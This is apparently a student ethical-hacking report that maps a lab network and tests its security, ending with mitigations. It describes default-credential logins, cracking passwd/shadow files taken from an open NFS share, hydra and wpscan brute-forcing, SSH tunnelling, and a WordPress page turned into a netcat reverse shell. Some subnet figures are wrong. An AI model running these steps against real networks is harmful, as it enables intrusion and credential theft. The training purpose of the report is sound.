Network Infrastructure

Acme Inc. Network Evaluation

Stuart Rankin

CMP314: Computer Networking 2

BSc Ethical Hacking Year 3

2019/20

Note that Information contained in this document is for educational purposes.

Contents

1 INTRODUCTION 4

1.1 INTRODUCTION 4

1.2 AIM 4

2 NETWORK DIAGRAM 1

2.1 NETWORK MAP 1

2.2 MAP KEY 1

2.3 NETWORK TABLE 1

2.4 DEVICE TABLE 2

3 NETWORK MAPPING 3

3.1 ROUTER 1 3

3.2 ROUTER 2 3

3.3 ROUTER 3 4

3.4 ROUTER 4 4

3.5 192.168.0.210 (WORKSTATION 2) 4

3.6 192.168.0.34 (WORKSTATION 3) 5

3.7 192.168.0.130 (WORKSTATION 4) 5

3.8 192.168.0.66 (WORKSTATION 5) 5

3.9 13.13.13.13 (WORKSTATION 6) 5

3.10 172.16.221.237 (WEB SERVER 1) 6

3.11 192.168.0.242 (WEB SERVER 2) 6

3.12 192.168.0.203 (DHCP SERVER) 7

3.13 FIREWALL 7

4 SECURITY WEAKNESSES 7

4.1 SHELLSHOCK 7

4.2 DEFAULT CREDENTIALS 8

4.3 WEAK PASSWORDS 8

4.4 REUSE PASSWORDS 8

4.5 SSH BRUTE-FORCING 8

4.6 TELNET 8

4.7 OUTDATED SOFTWARE 9

4.8 NFS CONFIGURATION 9

4.9 HTTP USE 9
5 DISCUSSION 9
5.1 EVALUATION 9
5.2 CONCLUSION 10
6 APPENDICES 10
6.1 APPENDIX A – SUBNET CALCULATIONS 10
6.2 APPENDIX B – NMAP SCANS 13
6.3 APPENDIX C – FIGURES 19
6.4 APPENDIX D – WPSCAN 29

1 INTRODUCTION

1.1 INTRODUCTION

Acme Inc. recently parted ways with their network manager, later discovering there was no documentation created on the network. Due to the lack of documentation, senior management were worried about the state of the network and its security.


Acme Inc. have provided a machine preloaded with Kali Linux to be used to map the network and evaluate the security. The tools used all came pre-installed on Kali Linux.

1.2 AIM


The aim of this report was to provide Acme Inc. with a full understanding of their network. As well as to evaluate the security of the network and provide mitigations to identified vulnerabilities.

2 NETWORK DIAGRAM

2.1 NETWORK MAP



2.2 MAP KEY

	Router
	Switch
	Workstation
	Web Server
	Firewall
	DHCP Server

2.3 NETWORK TABLE

Subnet Address	Broadcast Address	Subnet Mask	Host Range
192.168.0.32	192.168.0.63	255.255.255.224	192.168.0.33-192.168.0.62
192.168.0.64	192.168.0.95	255.255.255.224	192.168.0.65-192.168.0.94
192.168.0.96	192.168.0.127	255.255.255.224	192.168.0.97-192.168.0.126
192.168.0.128	192.168.0.159	255.255.255.224	192.168.0.129-192.168.0.158
192.168.0.192	192.168.0.223	255.255.255.224	192.168.0.193-192.168.0.222
192.168.0.224	192.168.0.227	255.255.255.252	192.168.0.225-192.168.0.226
192.168.0.228	192.168.0.231	255.255.255.252	192.168.0.229-192.168.0.230
192.168.0.232	192.168.0.235	255.255.255.252	192.168.0.233-192.168.0.234
192.168.0.240	192.168.0.243	255.255.255.252	192.168.0.240-192.168.0.242
172.16.227.0	172.16.227.255	255.255.255.0	172.16.227.1-172.16.227.254
13.13.13.0	13.13.13.255	255.255.255.0	13.13.13.1-13.13.13.254

Refer to Appendix A for calculations

2.4 DEVICE TABLE

Device	Service	Interfaces	IP/Subnet	Ports
Router 1	VyOS	Eth0	192.168.0.193/27	22 (ssh), 23 (telnet), 80 (http), 443 (ssl/http)
		Eth1	192.168.0.225/30	
		Eth2	172.16.221.16/24	
Router 2	VyOS	Eth0	192.168.0.226/30	23 (telnet), 80 (http), 443 (ssl/http)
		Eth1	192.168.0.33/27	
		Eth2	192.168.0.229/30	
Router 3	VyoS	Eth0	192.168.0.230/30	23 (telnet), 80 (http), 443 (ssl/http)
		Eth1	192.168.0.129/27	
		Eth2	192.168.0.233/30	
Router 4	VyOS	Eth0	192.168.0.97/27	23 (telnet), 80 (http), 443 (ssl/http)
		Eth1	192.168.0.65/27	
Web Server 1		Eth0	172.16.221.237/24	80 (http), 443 (https)
Web Server 2	Linux	Eth0	192.168.0.242/30	22 (ssh), 80 (http), 111 (rpcbind)
DCHP Server		Eth0	192.168.0.203/27	
Firewall	PFSense	WAN	192.168.0.234/30	54 (domain), 80 (http), 2601 (quagga), 2604 (quagga), 2605 (quagga)
		LAN	192.168.0.98/27	
		DMZ	192.168.0.241/30	
Workstation 1	Kali Linux	Eth0	192.168.0.200/27	111 (rpcbind)
Workstation 2	Linux	Eth0	192.168.0.210/27	22 (ssh), 111 (rpcbind), 2049 (nfs_acl)
Workstation 3	Linux	Eth0	192.168.0.34/27	22 (ssh), 111 (rpcbind), 2049 (nfs_acl)
		Eth1	13.13.13.12/24	
Workstation 4	Linux	Eth0	192.168.0.130/27	22 (ssh), 111 (rpcbind), 2049 (nfs_acl)
Workstation 5	Linux	Eth0	192.168.0.66/27	22 (ssh), 111 (rpcbind), 2049 (nfs_acl)
Workstation 6	Linux	Eth0	13.13.13.13/24	22 (ssh)

3 NETWORK MAPPING

All figures referenced in this section can be found in Appendix C.

3.1 ROUTER 1

The first step was to use the command “ifconfig” on the provided Kali Linux machine. This provided the IP address of the machine and the subnet mask of the first subnet, as seen in Figure 1.1.a.

Using this information, the subnet address was calculated, as can be found in Appendix A, and then used by nmap to scan the subnet. The command used for this was “nmap -sV 192.168.0.192/27”. The -sV flag attempts to gather information on services running on the device being scanned. The results of the nmap scan and future scans can be found under Appendix B.

This showed 3 new devices, 192.168.0.193, 192.168.0.203 and 192.168.0.210. 192.168.0.203 had no open ports, see section 3.12 for further information on this device. However, 192.168.0.210 was shown to be running Linux, see section 3.5 for further information. 192.168.0.193 was found to be Router 1, running VyOS. By using traceroute on Kali Linux for both 192.168.0.203 and 192.168.0.210. It was discovered that the provided Kali machine, 192.168.0.203 and 192.168.0.210 were connected via a switch to the same interface on Router 1 as the workstations only hopped once and did not travel through the router.

Router 1 had SSH and Telnet enabled, both of which used the default credentials for VyOS routers (username: vyos, password: vyos). This allowed the tester access to the router where the commands “show interfaces”, “show ip route” and “show arp” were used to further map the network.

The router also had http enabled however when navigated to only displayed the default VyOS page.

As can be seen in Figure 1.1.b and Figure 1.1.c, it was discovered that the router had a further two interfaces, eth1 and eth2. Eth1 had the IP 192.168.0.225 and connected to Router 2 and Eth2 had the IP 172.16.221.16. show interfaces provided the subnet address for the eth2 which was then scanned the same nmap scan previously used. This discovered a device 172.16.221.237, see section 3.10 for further details on this device.

3.2 ROUTER 2

From eth1 of Router 1 it was known that it was connected to subnet 192.168.0.224/30 which only has 2 useable hosts, since 192.168.0.225 was used by Router 1, the other connection must have been 192.168.0.226. That address was enumerated by again using nmap to scan it and it was discovered to be Router 2 running VyOS. It had telnet enabled, again using the default credentials for VyOS. The router also had http enabled which again only displayed the default page when navigated to in a browser. show ip route and show interfaces were entered on the router as seen in Figure 1.2.a.

Following the same method for Router 1, it was found that Router 2 had 3 interfaces, eth0 which connected back to router 2 with an IP of 192.168.0.226, eth1 which had an IP of 192.168.0.33 and connected to workstation 3, see section 3.6. There was also eth2 which connected to Router 3 and had 192.168.0.229 as an IP.

3.3 Router 3

Using the same methodology Router 3 was enumerated. The interface Eth0 connected back to Router 2 via the IP 192.168.0.230. Workstation 4 with the IP 192.168.0.130 was found to be connected to Router 3 via the interface eth1 with the IP 192.168.0.129, see section 3.7 for further information. A firewall was also found that connected via eth2 which has the IP 192.168.0.233.

3.4 Router 4

Router 4 was found past the firewall, see section 3.13. This device had only two interfaces. Eth0, IP of 192.168.0.97 connected to the firewall. The interface Eth1 of this device, 192.168.0.65 connected to Workstation 5, see section 3.8 for further information.

3.5 192.168.0.210 (Workstation 2)

The previous nmap scan of this device found it had SSH enabled however the username and password was not known. The device also had NFS enabled, by using the command “showmount -e 192.168.0.210” as seen in Figure 1.5a it was revealed that NFS was poorly configured to allow access to the entire directory of the workstation.

Workstation 2 was then mounted and the passwd and shadow file were copied from the /etc/ folder on the device to the Kali Linux machine. They were then combined using the unshadow command as seen in Figure 1.5.b. The file this created was then used with John the Ripper, a password cracking software, as can be seen in Figure 1.5.c. This successfully discovered the password to xadmin to be “plums”.

3.6 192.168.0.34 (WORKSTATION 3)

The nmap scan for this device found it also had SSH enabled. The password discovered in Section 3.5 was re-used in a successful attempt to see if the same password was reused. Logged in as xadmin on Workstation 3, ifconfig was entered which revealed that Workstation 3 was multi-homed and had another interface of Eth1 with the IP 13.13.13.12 which connected to the network 13.13.13.0/24. Found in the .bash_history of this workstation was a device with the IP 13.13.13.13, see section 3.9 for further information.

3.7 192.168.0.130 (WORKSTATION 4)

The nmap scan of Workstation 4 found it had SSH enabled. An attempt was made to login using the same credentials as Workstation 2 and 3. This revealed that SSH was configured to use public keys to login. It was presumed that one of the devices in the network would have SSH'd into it and therefore would've had to have the key. Found in the .bash_history of Workstation 3, as seen in Figure 1.7.a, was the command "ssh xadmin@192.168.0.130". Workstation 4 was then SSH'd into via the SSH to Workstation 3 which successfully logged in as xadmin without any further login prompt, see Figure 1.7.b.

3.8 192.168.0.66 (WORKSTATION 5)

This workstation was found past the firewall however by this point a rule had been added to allow data from 192.168.0.200, the Kali machine to pass through the firewall, see section 3.13 for further details on how this was done.

The nmap scan of this machine revealed it had SSH and NFS enabled. The SSH only used public key authentication so couldn't be logged into. However, NFS was misconfigured to allow the reading and writing of the files on the device. This allowed for the Kali key to be copied to the workstation as can be seen in Figure 1.8.a, which meant that the device could then be SSH'd into without any further prompt.

3.9 13.13.13.13 (WORKSTATION 6)

The last workstation found was connected via the multi-homed Workstation 3. The Kali Linux machine had no knowledge of Workstation 6 and therefore couldn't be attacked directly from it.

The way this was bypassed was through SSH Tunneling via Workstation 3. This first step for setting this up was to SSH into Workstation 3 as xadmin and since SSH Tunneling can only be set up as root, root access had to be gained. This was done by using the xadmin account to change the password for root to be root and switching to root via the "su -l" command as can be seen in Figure 1.9.a.

The next step was to change the SSH configuration by editing the sshd_config found under /etc/ssh/sshd_config. The file was edited through nano to have the settings found in Figure 1.9.b. The SSH service was then restarted as seen in Figure 1.9.c.

The SSH tunnel could then be set up using the command “ssh -w1:1 root@192.168.0.34”, see Figure 1.9.d. The flag “-w1:1” was used as the Kali Machine already had a tunnel under the name tun0 which was used to SSH tunnel past the firewall, see section 3.13 for further details. Typically, however “-w0:0” would be used and tun0 would be used instead of tun0 that can be seen in the relevant figures.

The commands “ip addr add 2.2.2.2/30 dev tun1” and “ip link set tun1 up” were entered on Workstation 3, see Figure 1.9.d. Similar commands were then entered on Kali Linux as seen in Figure 1.9.e. IPv4 routing was then enabled by the third command in Figure 1.9.d. The route to 13.13.13.0 was then added as can be seen by the third command in Figure 1.9.e. The final command of the process can be found as the fourth command in Figure 1.9.d. Once this process was completed the Kali machine could then communicate with the 13.13.13.0/24 network.

The nmap scan of this network revealed 13.13.13.13 to only have SSH enabled. With the password “plums” failing to work for the user xadmin, brute-forcing was used. The program used for this was hydra which was successful as can be seen in Figure 1.9.f, the password for xadmin was revealed to be “!gatvol”.

3.10 172.16.221.237 (Web Server 1)

The IP was initially navigated to in Firefox which revealed very little so a Nikto scan was ran against the IP. This revealed there to be a wordpress installation that could be seen in Firefox under “172.16.221.237/wordpress/”. Found on the website was the information that “admin” was an account, this was then brute-forced using wpscan as can be seen in Figure 1.10.a. This revealed the password to be “zxc123”.

The admin account was then logged into and the admin section was manually searched. Found in the admin section was a page that allowed for the editing of php pages under Appearance > Editor. The author.php page was then edited to be a reverse shell to the Kali machine. Netcat was then used to set up a listener using the command “nc -nlvp 1234”. The author page was then navigated to which successfully created a shell as can be seen in Figure 1.10.b.

3.11 192.168.0.242 (Web Server 2)

This server was found by using nmap to scan all unmapped subnets that had been referenced in the route tables of the routers. By using traceroute it was discovered to be passed the firewall and presumably in the DMZ.

A nikto scan was again used which revealed the server to be vulnerable to shellshock. Instead, the root password of the device was brute-forced with hydra as can be seen in Figure 1.11.a.

3.12 192.168.0.203 (DHCP Server)

The device 192.168.0.203 was discovered to be a DHCP server by using the nmap. As can be seen in Figure 1.12.a the script broadcast-dhcp-discover was used.

3.13 Firewall

The firewall was connected to the network via Router 3. It was known that the other IP of the 192.168.0.232/30 subnet had to be 192.168.0.234 as Eth2 of Router3 was 192.168.0.233. However, it was confirmed by running a traceroute to the Kali Machine from Web Server 2.

It was assumed, based of the route tables of the routers, that there would be further subnets to discover beyond the firewall so SSH tunneling through Web Server 2 was used. The methodology for this was similar to that used in Section 3.9 as can be seen in Figure 1.13a-d.

Once this was configured a nmap scan could be run against the firewall which revealed it to be running a web server. When navigated to it opened to a login page for pfSense which could be logged into using the default credentials (username: admin, password: pfsense). From their a rule could be added to allow all traffic from Workstation 1 to be allowed through the firewall.

4 Security Weaknesses

4.1 Shellshock

Web Server 2 was vulnerable to Shellshock which can enable an attacker to execute commands and gain unauthorized access.

This can easily be mitigated as the vulnerability has been patched and simply requires the updating of bash. This can be done by logging in as root on Web Server 2 and entering the command “apt-get install –only-upgrade bash”

4.2 DEFAULT CREDENTIALS

All of the routers used the default password of “vyos”. This can allow an attacker to gain unauthorized access by simply googling the default password of the device.

This can be mitigated by logging into the router and following the guide provided by VyOS to changing passwords that can be found online: https://wiki.vyos.net/wiki/Password.

The firewall also used the default password. This can be changed through the website interface under System > User Management.

4.3 WEAK PASSWORDS

Many of the passwords found were weak passwords, meaning they were simple and could be easily guessed by brute-force programs.

This can be mitigated by simply implementing a better password policy and using the “passwd” command on Linux to update the passwords to be longer and more complex.

4.4 REUSE PASSWORDS

Many of the workstations re-use the same password of “plums” for the user xadmin. This is poor practice as if an attacker is able to crack one password the majority of the network becomes compromised.

This can be easily mitigated by settings different passwords for different hosts. As long as the passwords still follow a good password policy and are not guessable.

4.5 SSH BRUTE-FORCING

None of the workstations that have SSH enabled have any configuration to prevent multiple login attempts meaning it is easy for a program such as hydra to try thousands of passwords very quickly.

One mitigation found is https://kvz.io/block-brute-force-attacks-with-iptables.html, which simply requires implementing two rules on each workstation that would have SSH enabled.

4.6 TELNET

The protocol telnet uses plain text and therefore is vulnerable to attackers using man in the middle or similar attacks to gain critical information.

It would be best practice to disable Telnet on the entire network and replace with SSH where needed. Telnet can be disabled by logging in to the router and following the commands in Figure 4.6.a.

4.7 OUTDATED SOFTWARE

Much of the software used in the network is out of date such as the Web Server 1 is running Apache 2.2.22 but the latest release is version 2.4.41. The wordpress scan that was run which results can be found in Appendix D, revealed numerous issues with the installation that were due to an out of date version being used.

The wordpress server can easily be updated by following the guide found here: https://wordpress.org/support/article/updating-wordpress/.

4.8 NFS CONFIGURATION

Workstation 2 and Workstation 5's NFS protocols are poorly configured. With Workstation 2 and 5 allowing access to files such as shadow and passwd. Workstation 5 also allowed write privileges allowing anyone to modify files.

To mitigate this, NFS should be configured to mount in the xadmin directory to prevent attackers gaining access to important directories. As well as this NFS should be configured to prevent write access unless necessary. This can be done by modifying the exports file found in /etc and changing the configuration from "/" to "/home/xadmin" and the write permission can be removed by changing "(rw, root_squash, fsid=32)" to "(ro, root_squash, fsid=32)".

4.9 HTTP USE

The only web server that had HTTPS enabled was Web Server 1 however it was not forced, and HTTP was still allowed. The use of HTTP means that any data transferred such as login details can be captured by an attacker.

It is best practice to use HTTPS instead as this encrypts the data that is being sent.

5 DISCUSSION

5.1 EVALUATION

The subnets have been configured relatively well with little wastage of hosts between routers whilst allowing for expansion of devices in subnets that are more likely to be changed in the future such as 192.168.0.192/27.

Many of the issues with the network can be fixed rather easily and a lot simply require the update of software or a few commands. Only Router 1 had telnet enabled, the rest had the much more secure SSH. However, the devices with SSH enabled could still be made a lot more secure by limiting root access through SSH and using public key authentication.

The password policy is one of the main issues that needs fixed, by simply creating stronger more complex passwords and no longer reusing the same passwords across multiple devices the network would become a lot more secure.

HTTPS should also be used instead of HTTP wherever possible as it would prevent any critical data being captured by an attacker.

5.2 CONCLUSION

In conclusion, without the suggested mitigations being implemented the network is in a poor state security-wise. With the ease of implementation of the mitigations it is highly recommend that they are completed immediately before the network continues to be regularly used by Acme Inc.

6 APPENDICES

6.1 APPENDIX A – SUBNET CALCULATIONS

192.168.0.200 –> 1100000.10101000.00000000.11001000
255.255.255.224 –> 11111111. 11111111. 11111111.11100000
AND
Subnet Address = 1100000.10101000.00000000.11000000
Subnet Address = 192.168.0.192/27
Broadcast Address = 1100000.10101000.00000000.11011111
Broadcast Address = 192.168.0.223

192.168.0.225 –> 1100000.10101000.00000000.11100001
/30 –> 11111111. 11111111. 11111111.11111100
AND
Subnet Address = 1100000.10101000.00000000.11100000

Subnet Address = 192.168.0.224/30
Broadcast Address = 1100000.10101000.00000000.11100011
Broadcast Address = 192.167.0.227

172.16.221.16 -> 10101100.00010000. 11011101.00010000.
/24 -> 11111111. 11111111. 11111111.00000000
AND
Subnet Address = 10101100.00010000. 11011101.00000000
Subnet Address = 172.16.221.0/24
Broadcast Address = 10101100.00010000. 11011101.11111111
Broadcast Address = 172.16.221.225

192.168.0.33 -> 1100000.10101000.00000000.00100001
/27 -> 11111111.11111111.11111111.11100000
AND
Subnet Address = 1100000.10101000.00000000.00100000
Subnet Address = 192.168.0.32/27
Broadcast Address = 1100000.10101000.00000000.00111111
Broadcast Address = 192.168.0.63

192.168.0.229 -> 1100000.10101000.00000000.11100101
/30 -> 11111111. 11111111. 11111111.11111100
AND
Subnet Address = 1100000.10101000.00000000.11100100
Subnet Address = 192.168.0.228/30
Broadcast Address = 1100000.10101000.00000000.11100111
Broadcast Address = 192.168.0.231

192.168.0.233 -> 1100000.10101000.00000000.11101001
/30 -> 11111111. 11111111. 11111111.11111100
AND
Subnet Address = 1100000.10101000.00000000.11101000
Subnet Address = 192.168.0.232/30
Broadcast Address = 1100000.10101000.00000000.11101011
Broadcast Address = 192.168.0.235/30

192.168.0.129 -> 1100000.10101000.00000000.10000001
/27 -> 11111111.11111111.11111111.11100000
AND
Subnet Address = 1100000.10101000.00000000.10000000
Subnet Address = 192.168.0.128/27
Broadcast Address = 1100000.10101000.00000000.10011111
Broadcast Address = 192.168.0.159


192.168.0.97 -> 1100000.10101000.00000000.01100001
/27 -> 11111111.11111111.11111111.11100000
AND
Subnet Address = 1100000.10101000.00000000.01100000
Subnet Address = 192.168.0.96/27
Broadcast Address =1100000.10101000.00000000.01111111
Broadcast Address = 192.168.0.127/27

192.168.0.65 -> 1100000.10101000.00000000.01000001
/27 -> 11111111.11111111.11111111.11100000
AND
Subnet Address =1100000.10101000.00000000.01000000
Subnet Address =192.168.0.64/27
Broadcast Address = 1100000.10101000.00000000.01011111
Broadcast Address = 192.168.0.95

192.168.0.242 -> 1100000.10101000.00000000.11110010
/30 -> 11111111. 11111111. 11111111.11111100
AND
Subnet Address = 1100000.10101000.00000000.11110000
Subnet Address = 192.168.0.240/30
Broadcast Address = 1100000.10101000.00000000.11110011
Broadcast Address = 192.168.0.243


13.13.13.12 -> 00001101.00001101.00001101.00001100
/24 -> 11111111.11111111.11111111.00000000
AND
Subnet Address = 00001101.00001101.00001101.00000000
Subnet Address = 13.13.13.0/24
Broadcast Address = 00001101.00001101.00001101.11111111
Broadcast Address = 13.13.13.255

6.2 Appendix B – NMAP Scans




```
root@kali:~# nmap -sV 192.168.0.192/27

Starting Nmap 7.40 ( https://nmap.org ) at 2017-09-27 21:56 EDT
Nmap scan report for 192.168.0.193
Host is up (0.0014s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 5.5p1 Debian 6+squeeze8 (protocol 2.0)
23/tcp  open  telnet   VyOS telnetd
80/tcp  open  http     lighttpd 1.4.28
443/tcp open  ssl/http lighttpd 1.4.28
